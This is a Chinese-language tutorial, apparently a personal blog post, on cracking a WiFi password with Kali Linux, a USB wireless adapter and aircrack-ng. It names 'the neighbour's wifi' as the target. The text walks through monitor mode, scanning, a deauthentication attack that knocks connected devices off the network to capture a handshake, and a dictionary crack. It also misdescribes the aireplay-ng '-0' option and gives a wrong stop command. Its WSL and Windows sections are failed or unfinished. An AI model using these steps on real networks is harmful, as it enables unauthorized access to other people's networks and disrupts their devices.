
kali+无线网卡破解wifi密码
Fri Jul 26 2024 17:39:06 GMT+0800
虚拟机+无线网卡(推荐)
材料准备
1. 安装有kali虚拟机的电脑,最好别用wsl(会有一些莫名其妙的错误)
2. 无线网卡一枚(最好免驱),网购约30元,我使用的是mt7601u
3. 字典(自己生成或者网上下载如Top100)
4. 邻居家的wifi
将无线网卡连接至虚拟机
请务必先打开kali虚拟机后,后将无线网卡插上电脑。
这样在VMwwre中才会出现一个弹窗“检测到新的usb设备”选择“连接到虚拟机”,选中你的虚拟机点确定
打开终端,输入ifconfig,如果列出的表中有wlan0,则说明无线网卡已经成功连接到kali虚拟机中

开启监听模式

开启网卡监听(注意下面图片中的monitor mode enable,表示监听模式启动)
airmon-ng start wlan0
扫描附近的wifi,搜索到你要破解的wifi的名字时,及时按下空格暂停扫描,以免扫描的东西不见了,也方便复制:
airodump-ng wlan0
| BSSID | CH | ESSID |
|---|---|---|
| wifi的网卡 | 信道 | wifi的名字 |

这时候最好不要按Ctrl+C退出上一步,最好是再打开一个控制台窗口,查看wifi连接的设备
airodump-ng --bssid <BSSID> -c <CH> -w <文件名不用自己加后缀> wlan0
抓包
aireplay-ng -0 2 -a <BSSID> -c <STATION> wlan0
参数说明:-0抓取包的个数,-a路由器MAC,-c用户MAC
破解wifi密码,跑包,如果密码字典中有密码,即可破解成功
aircrack-ng -w <字典路径> <文件名不用自己加后缀>
停止监听
airmon stop wlan0
WSL+无线网卡(无效)
使用USBIPD将无线网卡绑定到WSL
参考文档:Microsoft-连接USB设备
你有两种方式安装usbipd
第一种,在GitHub发布页中下载https://github.com/dorssel/usbipd-win/releases,下载usbipd-win_x.x.x.msi,然后安装即可
第二种,如果你的Windows有安装winget,那么可以通过输入命令来安装
winget install --interactive --exact dorssel.usbipd-win
安装好usbipd后,打开powershell(以管理员模式打开),先别着急打开wsl
确保你的无线网卡插入了电脑后,输入查看
usbipd list

我们可以看到,我的无线网卡名称为802.11n USB Wireless LAN Card,它的BUSID为2-1
接下来输入命令使无线网卡处于共享状态
usbipd bind --busid <busid>

通过后面的命令我们可以看到,我的无线网卡已经处于Shared的状态,那我们就可以将其绑定到WSL中(在此之前需要先打开WSL,否则可能会报错):
usbipd attach --wsl --busid <busid>

这里附一条解除绑定的命令(别乱输啊),不过官方文档是说也可以通过物理移除的方式(通俗的讲就是直接拔):
usbipd detach --busid <busid>
到此,你的Windows可能会弹出一条移除设备的信息,并且在Windows下的WLAN也看不到了两张网卡,这是正常现象,它说明你已经成功的将无线网卡添加到了WSL中。
我们不妨进一步进行验证 。切换到WSL的窗口,输入lsusb可以查看接入的USB:

其中的Ralink Technology, Corp. MT7601U Wireless Adapter就是我的网卡,显然,USB添加成功了。
但是,输入ifconfig查看,好家伙没有无线网。。。(好吧,我承认到此我不会了
Windows+无线网卡
去Aircrack-ng官网下载工具,Windows版本包含以下工具
| 命令(有用的) | 功能 |
|---|---|
| airbase-ng | |
| aircrack-ng | 最后破解:破解WEP以及WPA(字典攻击)密钥 |
| airdecap-ng | |
| airdecloak-ng | |
| aireplay-ng | |
| airodump-ng | 数据包嗅探:将无线网络数据输送到PCAP或IVS文件并显示网络信息 |
| airserv-ng | |